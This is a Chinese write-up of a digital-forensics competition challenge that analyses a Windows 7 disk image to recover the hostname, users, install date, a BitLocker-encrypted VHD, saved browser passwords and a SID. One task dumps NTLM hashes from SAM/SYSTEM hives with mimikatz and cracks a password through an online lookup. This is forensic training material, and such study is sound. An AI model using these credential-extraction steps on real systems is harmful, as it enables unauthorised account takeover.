有嫌疑人在使用Windows系统，取证人员对该系统进行了硬盘镜像。通过自己的工具软件对档案袋中的镜像文件进行提取、分析、逆向、恢复、破解、查找等比赛材料记录 比赛的计算机镜像资料镜像名为“windows7disk.E01”.附件下载：通过百度网盘分享的文件：windows7disk.E01 链接：<https://pan.baidu.com/s/1dx6drwvCxaqZX8F4tYGEiw> 提取码：8866 下载好附件，在此题目提交附件的哈希校验值SHA256

```
C:\Users\jyzho\Desktop>certutil -hashfile windows7disk.E01 SHA256  
SHA256 的 windows7disk.E01 哈希：  
e0d680e535d8260ee1f32bdc7ea8253bff6f6ea365fafb60a996749583dbbdec  
CertUtil: -hashfile 命令成功完成。
```

以下为后面的题的前提

用FTK挂载这个E01文件




task1

task1 82 pts

请找出嫌疑人的操作系统主机名。

在C:\Windows\System32\winevt\Logs路径下找到系统日志system.evtx



可以看到有一项对计算机名称修改的事件

事件 6011, EventLog

常规 详细信息

此机器的 NetBIOS 名称和 DNS 主机名从 37L4247F27-25 更改为 WIN-49I0SNRJAMP.

日志名称(M): 系统
来源(S): EventLog
事件 ID(E): 6011
级别(L): 信息
用户(U): 暂缺
操作代码(O):
更多信息(I): 事件日志联机帮助

日期和时间 来源 事件 ID 任务类别
2010/11/21 11:58:31 Service Control Manager 7036 无
2021/5/3 18:41:15 EventLog 6005 无
2021/5/3 18:41:15 EventLog 6009 无
2021/5/3 18:41:15 EventLog 6011 无

操作

- 打开保存的日志...
- 创建自定义视图...
- 导入自定义视图...
- 筛选当前日志...
- 属性
- 查找...
- 将所有事件另存为...
- 查看
- 删除**
- 重命名
- 刷新
- 帮助

事件 6011, EventLog

- 事件属性
- 复制
- 保存选择的事件...
- 刷新
- 帮助

task2

task2 82 pts

请找出操作系统中安装的Android模拟器名称和安装日期。格式：模拟器名时间例子：雷电模拟器2022年06月23日

可以在program files中找到

Bignox	2021/5/3 21:10	文件夹
Common Files	2009/7/14 11:20	文件夹
Google	2021/5/3 20:15	文件夹
Internet Explorer	2011/4/12 22:45	文件夹
MSBuild	2009/7/14 13:32	文件夹
<input checked="" type="checkbox"/> Nox	2021/5/3 21:09	文件夹
Reference Assemblies	2009/7/14 13:32	文件夹
Uninstall Information	2009/7/14 12:57	文件夹
Windows Defender	2011/4/12 22:45	文件夹
Windows Mail	2011/4/12 22:45	文件夹
Windows Media Player	2021/5/3 20:52	文件夹
Windows NT	2009/7/14 13:32	文件夹
Windows Photo Viewer	2011/4/12 22:45	文件夹
Windows Portable Devices	2010/11/21 11:31	文件夹
Windows Sidebar	2011/4/12 22:45	文件夹

夜神模拟器2021年05月03日

task3

task3 82 pts

请找出操作系统最后登录的用户

总共就这几个用户，直接猜poiuy

本地磁盘 (E) > 用户 >		修改日期	类型
Administrator		2021/5/4 14:49	文件夹
Default		2021/5/3 18:44	文件夹
poiuy		2021/5/5 13:50	文件夹
user		2021/5/4 16:11	文件夹
公用		2011/4/12 22:57	文件夹

task4

task4 82 pts

请找出操作系统安装日期。格式:2022-01-04 12:47:43

导出C:\Windows\System32\config\SOFTWARE，用cmd加载一下并查询键InstallDate的值

```
C:\Users\jyzho>reg load HKLM\BackupSoftware "C:\Users\jyzho\Desktop\SOFTWARE"
操作成功完成。

C:\Users\jyzho>reg query "HKLM\BackupSoftware\Microsoft\Windows NT\CurrentVersion" /v InstallDate
HKEY_LOCAL_MACHINE\BackupSoftware\Microsoft\Windows NT\CurrentVersion
InstallDate      REG_DWORD      0x608fd40c

C:\Users\jyzho>reg unload HKLM\BackupSoftware
操作成功完成。
```

这里显示的是时间戳的十六进制形式，将其转换为十进制以后用在线工具转换一下，得到确切的安装时间

时间戳	1620038668	转换 »	2021-05-03 18:44:28	北京时间 (点击复制)
-----	------------	------	---------------------	-------------

task5

task5 84 pts

请找出使用Bitlocker加密的虚拟磁盘文件。格式：1.txt/2.txt

用取证大师看最近访问的文件，可以看到应该是my.vhd/my1.vhd

The screenshot shows the Encase Forensic interface with the '取证大师' tab selected. In the center, a table lists recently accessed files. The file 'my.vhd' is highlighted in blue. The table includes columns for序号 (Index), 最近访问的文件 (Recently Accessed File), 文件类型 (File Type), 应用程序 (Application), 完整路径 (Full Path), 创建时间 (Creation Time), 修改时间 (Modification Time), and 最后访问时间 (Last Access Time). The file 'my.vhd' was created on 2021/5/5 10:29:19 and last accessed on 2021/5/5 10:29:19.

右侧窗格显示了文件的摘要信息：

摘要	文本	十六进制	预览	磁盘视图
最近访问的文件: my.vhd				
文件类型: 文件				
完整路径: C:\Users\poluy\Documents\my.vhd				
创建时间: 2021-05-03 22:24:32				
修改时间: 2021-05-04 16:28:44				
最后访问时间: 2021-05-03 22:24:42				
系统: Windows 7 Ultimate				
用户名: poluy				
删除状态: 正常				

task6

A challenge task titled 'task6' with a score of 82 pts. The task instructions are: '请找出操作系统版本号。' (Find the operating system version number.)

还是在task1中的日志中就可以翻找到版本号为6.1

The screenshot shows the Windows Event Viewer with the 'System' log selected. A specific event (ID 6009) is highlighted in blue. The event details are as follows:

事件数: 2,321				
级别	日期和时间	来源	事件 ID	任务类别
信息	2021/5/5 13:26:26	Service Control Manager	7036	无
信息	2021/5/5 13:26:27	EventLog	6013	无
信息	2021/5/5 13:26:27	EventLog	6005	无
信息	2021/5/5 13:26:27	EventLog	6009	无
信息	2021/5/5 13:26:27	Service Control Manager	7036	无
信息	2021/5/5 13:26:27	Service Control Manager	7036	无
信息	2021/5/5 13:26:27	Service Control Manager	7036	无
信息	2021/5/5 13:26:27	Service Control Manager	7036	无
信息	2021/5/5 13:26:27	Service Control Manager	7036	无

事件 6009, EventLog

常规 详细信息

Microsoft (R) Windows (R) 6.01. 7601 Service Pack 1 Multiprocessor Free.

操作

- 打开保存的日志...
- 创建自定义视图...
- 导入自定义视图...
- 筛选当前日志...
- 属性
- 查找...
- 将所有事件另存为...
- 查看
- 删除
- 重命名
- 刷新
- 帮助

事件 6009, EventLog

事件属性 复制 保存选择的事件... 刷新 帮助


task7

为了完整性，这里直接放[原题](#)文章吧。文中的火眼取证一般人下载不到，而且这题我也就沒找到办法去做。。。

task7 112 pts

请找出操作系统中安装的浏览器“自动填充”中保存的网站密码信息（网站、用户名、密码）格式：网站+用户名+密码例子：<https://blog.didctf.com/+admin+admin111>

11
直接看即可
<https://www.baidu.com/+test+test@test2021.com>



The screenshot shows a Windows system analysis interface. On the left, there's a sidebar with various monitoring and diagnostic tools like Task Manager, File Explorer, Task View, Task Scheduler, and Event Viewer. The main pane displays a tree view of system data, with a node expanded under 'IE浏览器' (Internet Explorer) labeled '已保存的密码' (Saved Passwords). This node has a count of 1056 entries. To the right, a detailed table view shows a single entry for 'poluy' with the URL 'https://www.baidu.com/' and the credentials 'test' and 'test@test2021.com'. There are also columns for '序号' (Index), '登录URL' (Login URL), '账号' (Account), and '密码' (Password).

task8

task8 84 pts

请给出源磁盘的大小（字节）。

从前面挂载可以看出，这个磁盘大小应该是30GB



题目中要求的单位是字节，简单计算一下即可

$$30 * 1024 * 1024 * 1024 = 32212254720$$

task9

task9 81 pts

请找出用户“poiuy”的SID。

查看C:\Users\poiuy\NTUSER.DAT，由于已知SID是S-1-5开头，直接搜索就可以找到SID

NTUSER.DAT.copy0 - 记事本

文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

nk 防O @? 饭□□ hzo x? □ & {59031A47-3F72-44A7-89C5-5595FE6B30EE} ? Ifo 狼□ Defa ^

IqUxVFEAcVaUR2b3NHA8AACQAAv7r76UoGjKVcVpCAAAApCAAAAQAAAAAQAaaaaaaaA
AQEAAAwEAAAkBAAk3AAAFAAAAAMEAvBg bAQGA pBA dAkGAvBg bAAAACBAAA4BAAAaCaiH
GAiBAAAAABAAAAAAkIXxL1FaFOS72sRjiPn8JMAAAAgr1zBp19GgUvHm1xZTij5SGAAA wCAAAA
fAwBAAAqAgLAQHApBgZAYGAAAAAEAA
,-55 ? nk 蘇嶃 @? ? □? x? □ L □ Cursors? %SystemRoot%\cursors\aec
emRoot%\cursors\aeo_ew.cur ? vk□ F 0? □ SizeNWSE? %SystemRoot%\cursors\aeo_nwse.c
? □ Version? 1,1,1,9 ? vk□□ 横□□ Locale? nk 1攻O @? xm □ 鑫□ x?
nk "z算 @? ? 小□ , S-1-5-21-435394657-638363951-1066549375-1000 ? sk
□ Migration Attempts ? vk□□ €□□ StoreMigratedV5 ? vk□□ €? □□ Default_CodePage? vk□□ €□□ Converted^


P URL? http://www.verisign.com ? NULL □□ 息□? vk□□ €d □□ LDAP Search Return ? vk□□ €< □
55-8C64-A6AB4C7A95E0}.oeaccount ? vk□□ €□□ AutoConfig Complete ? 5`yW @?盈□? vk□□ 環□
□ Username? poiuy ? nk E*簾 @? ? □ P? x? □ □ MediaPlayer ? nk 刪 □@? ?
s? nk □赵T @? 篮□ □ €? x? □ ? - 4 Namespace 3 - 0 ? If (? Gene樂□ Name? 江
< 第420行, 第513列 100% Unix (LF) ANSI >

task10

task10 86 pts

请找出使用Bitlocker加密的虚拟磁盘文件恢复密钥文件名是什么。

用取证大师可以找到密钥文件名为666E6292-906B-4A9B-9167-4DB146123BAD.txt



task11

task11

88 pts

请找出用户“poiuy”的登录密码。

使用C:\Windows\System32\config\SAM和C:\Windows\System32\config\SYSTEM这两个文件，丢给mimikatz处理，得到所有用户的NTLM hash



mimikatz 2.2.0 x64 (oe.eo)

```
mimikatz # 1sadump::sam /sam:SAM /system:SYSTEM
Domain : WIN-49I0SNRJAMF
SysKey : 2a4e6d1862f8812ed8d747533757df42
Local SID : S-1-5-21-435394657-638363951-1066549375

SAMKey : 6c80f7b6f3dd8564963a0b9e66503e0d

RID : 000001f4 (500)
User : Administrator
    Hash NTLM: 7434f2f2b553fbf38b85c25bb4a0e138

RID : 000001f5 (501)
User : Guest
    Hash NTLM: 7434f2f2b553fbf38b85c25bb4a0e138

RID : 000003e8 (1000)
User : poiuy
    Hash NTLM: 7434f2f2b553fbf38b85c25bb4a0e138

RID : 000003e9 (1001)
User : user
    Hash NTLM: 7434f2f2b553fbf38b85c25bb4a0e138
```

用cmd5解一下用户poiuy的NTLM，即可得到密码

The screenshot shows the CMD5 website interface. At the top, there is a banner with the text: "本站针对md5, sha1, sha256等全球通用公开的加解密法进行反向查询, 通过穷举字符组合的方式, 创建了明文密文对照查询数据库, 创建的记录约90亿条, 占用硬盘超过3PB, 查询成功率95%以上, 很多复杂密文只有本站才可查询。本站专注于各种公开算法, 已稳定运行18年。" Below the banner, there are links for "注册或登录" and "qq一键登录". The main search form has the following fields: "密文:" with the value "7434f2f2b553fbf38b85c25bb4a0e138", "类型:" dropdown set to "NTLM", and two buttons: "查询" (Search) and "加密" (Encrypt). Below the form, a "查询结果:" section displays the result: "09876543". At the bottom right of the page, there are links for "首页", "收录情况", "批量破解", "会员", and "English".